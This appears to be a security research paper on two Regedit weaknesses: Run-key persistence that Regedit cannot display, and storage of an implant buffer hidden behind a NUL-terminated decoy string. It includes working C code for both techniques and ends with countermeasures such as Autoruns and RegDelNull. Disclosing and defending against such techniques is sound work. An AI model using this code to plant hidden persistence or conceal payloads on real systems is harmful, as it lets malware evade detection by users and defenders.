



# EXPLOITING REGEDIT

---

## Invisible Persistence & Binary Storage

eWhite Hats

[info@ewhitehats.com](mailto:info@ewhitehats.com)



## Table of Contents

<b>Abstract</b> .....	<b>1</b>
<b>Scenario 1. Invisible Persistence</b> .....	<b>1</b>
<b>Scenario 2. Fileless Binary Storage</b> .....	<b>7</b>
<b>Countermeasures</b> .....	<b>13</b>
<b>Conclusion</b> .....	<b>13</b>

## ABSTRACT

This paper will discuss two examples of attacks on the Windows Registry Editor (Regedit). These attacks use native API calls on Windows to create registry values that Regedit is unable to display or export. Two scenarios using these “invisible” registry values are discussed: invisible persistence and fileless binary storage. The ability of other tools to detect these attacks are also discussed. Because these attacks can be performed by non-privileged processes, they are an alternative to increasingly costly and complex privilege escalation exploits. As Microsoft continues to raise the bar on Windows security, previously less explored targets like Regedit may provide new techniques for performing common malware tasks.

## SCENARIO 1. INVISIBLE PERSISTENCE

### CONVENTIONAL PERSISTENCE

Malware that is running without elevated privileges on Windows has limited options for regaining execution after a system reboot (aka persistence). Malware that elevate privileges using either zero-day or public exploits have more options for persisting. However, zero-days are expensive and their use risks their exposure, and public exploits will not work on patched systems.

Most malware is stuck using well-known persistence techniques that are easily detected. The most straightforward persistence technique is to write a value to HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run (or the analogous key in HKEY\_LOCAL\_MACHINE). The values of this key are commands which Windows runs when the user logs in (in the case of HKEY\_CURRENT\_USER) or as it boots (in the case of HKEY\_LOCAL\_MACHINE). Malware writes the path to its executable file to the Run key. In this way it regains execution after a reboot.

Because this is a well-known technique, a suspicious value in the Run key is a red flag that the system is infected. It also discloses the location of the malware on the system which makes collecting a sample to analyze very straightforward.

## INVISIBLE PERSISTENCE

It is possible to write a value to the Run key that Regedit will fail to display but that Windows will read properly when it checks the Run key after a reboot.

```
// HIDDEN_KEY_LENGTH doesn't matter as long as it is non-zero.
// Length is needed to delete the key
#define HIDDEN_KEY_LENGTH 11
void createHiddenRunKey(const WCHAR* runCmd) {
    LSTATUS openRet = 0;
    NTSTATUS setRet = 0;
    HKEY hkResult = NULL;
    UNICODE_STRING ValueName = { 0 };
    wchar_t runkeyPath[0x100] = L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run";
    wchar_t runkeyPath_trick[0x100] = L"\\0\\0SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run";


    if (!NtSetValueKey) {
        HMODULE hNtdll = LoadLibraryA("ntdll.dll");
        NtSetValueKey = (_NtSetValueKey)GetProcAddress(hNtdll, "NtSetValueKey");
    }

    ValueName.Buffer = runkeyPath_trick;
    ValueName.Length = 2 * HIDDEN_KEY_LENGTH;
    ValueName.MaximumLength = 0;


    if (!(openRet = RegOpenKeyExW(HKEY_CURRENT_USER, runkeyPath, 0, KEY_SET_VALUE, &hkResult))) {
        if (!(setRet = NtSetValueKey(hkResult, &ValueName, 0, REG_SZ, (PVOID)runCmd, wcslen(runCmd) * 2)))
            printf("SUCCESS setting hidden run value!\n");
        else
            printf("FAILURE setting hidden run value! (setRet == 0x%X, GLE() == %d)\n", setRet, GetLastError());
        RegCloseKey(hkResult);
    }
    else {
        printf("FAILURE opening RUN key in registry! (openRet == 0x%X, GLE() == %d)\n", openRet, GetLastError());
    }
}
```

In the above function, *NtSetValueKey* is passed the `UNICODE_STRING ValueName`. `ValueName.Buffer` would typically be set to “SOFTWARE\Microsoft\Windows\CurrentVersion\Run” to set a value of the Run key. Instead, we prepend this string with two `WCHAR` NULLs (“\0\0”) so `ValueName.Buffer` is “\0\0SOFTWARE\Microsoft\Windows\CurrentVersion\Run”


When Regedit tries to display the Run key, it has an error message.




After clicking OK, the hidden value is not there.



Attempting to export the key and write it to a file will not work either.



The exported file contains the value for OneDriveSetup, but not the hidden value.



Another common place to check for programs that auto run at system startup is Task Manager. In more recent versions of Windows the "Startup" tab has been added to Task Manager. The invisible persistence technique does not add an entry to the Task Manager Startup tab.

## SCENARIO 2. FILELESS BINARY STORAGE

### CONVENTIONAL FILE STORAGE ON DISK

Anti-virus software scans files on disk. A/V software hashes files and sends the signatures to the cloud. Some anti-virus performs heuristic checks on files stored on disk. Suspected malware file can even be silently sent to the cloud.

To counter this, malware has several options. The files on disk can be generic droppers, that reach out to the Internet and download more substantial modules (which are loaded in memory, without touching disk).

Malware can also craft the executables stored on disk to not trip anti-virus heuristics. For example, since anti-virus often scans for high-entropy segments in PEs (which indicate compressed or encrypted data), malware can avoid using encryption and compression to protect its executables. Since anti-virus has heuristics that scan import tables, malware can avoid importing suspicious functions. Such countermeasures are burdensome to the malware developers and, in any case, do not guarantee that their binaries will not be sent to the cloud.

## FILELESS BINARY STORAGE IN THE REGISTRY

While the invisible Run key technique completely hid the value (at the cost of an error message), this fileless binary technique displays a value, but hides its contents. Just like with the first technique, the contents of the value cannot be exported by Regedit.

```
// this writes the binary buffer of the encoded implant to the registry as a sting
// according to winnt.h, REG_SZ is "Unicode nul terminated string"
// When the value is exported, only part of the value will actually be exported.
void writeHiddenBuf(char *buf, DWORD buflen, const char *decoy, char *keyName, const char* valueName) {
    HKEY hkResult = NULL;
    BYTE *buf2 = (BYTE*)malloc(buflen + strlen(decoy) + 1);
    strcpy((char*)buf2, decoy);
    buf2[strlen(decoy)] = 0;
    memcpy(buf2 + strlen(decoy) + 1, buf, buflen);

    if (!RegOpenKeyEx(HKEY_CURRENT_USER, keyName, 0, KEY_SET_VALUE, &hkResult))
    {
        printf("Key opened!\n");
        LSTATUS lStatus = RegSetValueExA(hkResult, valueName, 0, REG_SZ, (const BYTE *)buf2, buflen + strlen(decoy) + 1);
        printf("lStatus == %d\n", lStatus);
        RegCloseKey(hkResult);
    }
    free(buf2);
}


void readHiddenBuf(BYTE **buf, DWORD *buflen, const char *decoy, char *keyName, const char* valueName) {
    HKEY hkResult = NULL;
    LONG nError = RegOpenKeyExA(HKEY_CURRENT_USER, keyName, NULL, KEY_ALL_ACCESS, &hkResult);
    RegQueryValueExA(hkResult, valueName, NULL, NULL, NULL, buflen);
    *buf = (BYTE*)malloc(*buflen);
    RegQueryValueExA(hkResult, valueName, NULL, NULL, *buf, buflen);
    RegCloseKey(hkResult);
    *buflen -= (strlen(decoy) + 1);
    BYTE *buf2 = (BYTE*)malloc(*buflen);
    memcpy(buf2, *buf + strlen(decoy) + 1, *buflen);
    free(*buf);
    *buf = buf2;
}
```

First consider *writeHiddenBuf*. For this example, let decoy be “(value not set)”. The hidden buffer is prepended with “(value not set)\0”. The NULL byte at the end of the string will hide whatever comes after it so that Regedit does not display or export the hidden buffer. So long as *RegSetValueExA* is passed the length of decoy string + the length of the hidden buffer, it will write the entire buffer to the registry.


*readHiddenBuf* retrieves the hidden buffer from the registry and removes the decoy string from the beginning of it.



This screenshot shows the result of writing a hidden buffer to the default value of a key. The decoy string is “(value not set)”.




Here is a registry key without a hidden buffer in the default value.




Notice that in the first screenshot the value says “(value not set)...” whereas in the second screenshot it says “(value not set)” without the ellipses.


When the value is right-clicked, the user can choose Modify or Modify Binary Data.



Here is the result of choosing “Modify..” on the value that has the hidden buffer.




Here is the result of choosing “Modify..” on the value that does NOT have the hidden buffer.




The value with the hidden buffer displays (value not set), but gives no indication that any more data is stored in the value.

Here is the result of choosing “Modify Binary Data...” on the value that has the hidden buffer.




Here is the result of choosing “Modify Binary Data...” on the value that does NOT have the hidden buffer.



Modify binary data shows the contents of the hidden buffer. Since Regedit lists the value as type `REG_SZ` (the string type), a user might be less likely to click it, since it is not obvious that the “Modify Binary Data” is applicable to string values.

Unlikely the first scenario, no error message appears when exporting the key and writing it to disk.

This is the exported registry file when the buffer is hidden. Note line 4, which says @="(value not set)". The hidden buffer was not written.




```

1  Windows Registry Editor Version 5.00
2
3  [HKEY_CURRENT_USER\Software\Microsoft]
4  @="(value not set)"
5
6  [HKEY_CURRENT_USER\Software\Microsoft\Active Setup]
7
8  [HKEY_CURRENT_USER\Software\Microsoft\Active Setup\Installed Components]
9

```

For comparison, this is an example of a default key without a hidden buffer. Note line 3051, which says @="".



```

3048  06,02,00,00,07,02,00,00,08,02,00,00,09,02,00,00
3049
3050  [HKEY_CURRENT_USER\Software\Microsoft\IMEJP\Colors]
3051  @=""
3052
3053  [HKEY_CURRENT_USER\Software\Microsoft\Input]

```

## COUNTERMEASURES

These techniques rely on errors in how Regedit reads and display registry values. Other tools do not have the same errors and can be used to verify the output of Regedit. Autoruns from Sysinternals, for example, will correctly display the hidden Run key values. Forensics tools like FTK Registry Viewer can view the hidden buffers stored in values if a copy is made of the registry hives on disk. Because the hive files are in use while Windows is running, use a tool like HoboCopy to make a copy of the hive files.

SysInternals' RegDelNull scans the registry for entries with embedded NULL bytes and has the option of deleting those entries.

## CONCLUSION

Because of the multitude of data types that can be stored in a registry value, it is tricky to display these values soundly and completely. The ultimate culprit may not be Regedit, but rather the specification for the Windows hive files. Complex formats with types that can be both strings and data almost inevitably lead to bugs. To add to the complexity, the registry can be interacted with by not only by the typical Windows API, but also by the lower level native API.

For these reasons, we believe these are just two examples of possibly many more bugs in Regedit. As Microsoft raises the bar on security, the cost and complexity of privilege escalation exploits increases. Previously less explored targets like the Regedit may provide new techniques for common malware tasks without requiring elevation.



[info@ewhitehat.com](mailto:info@ewhitehat.com)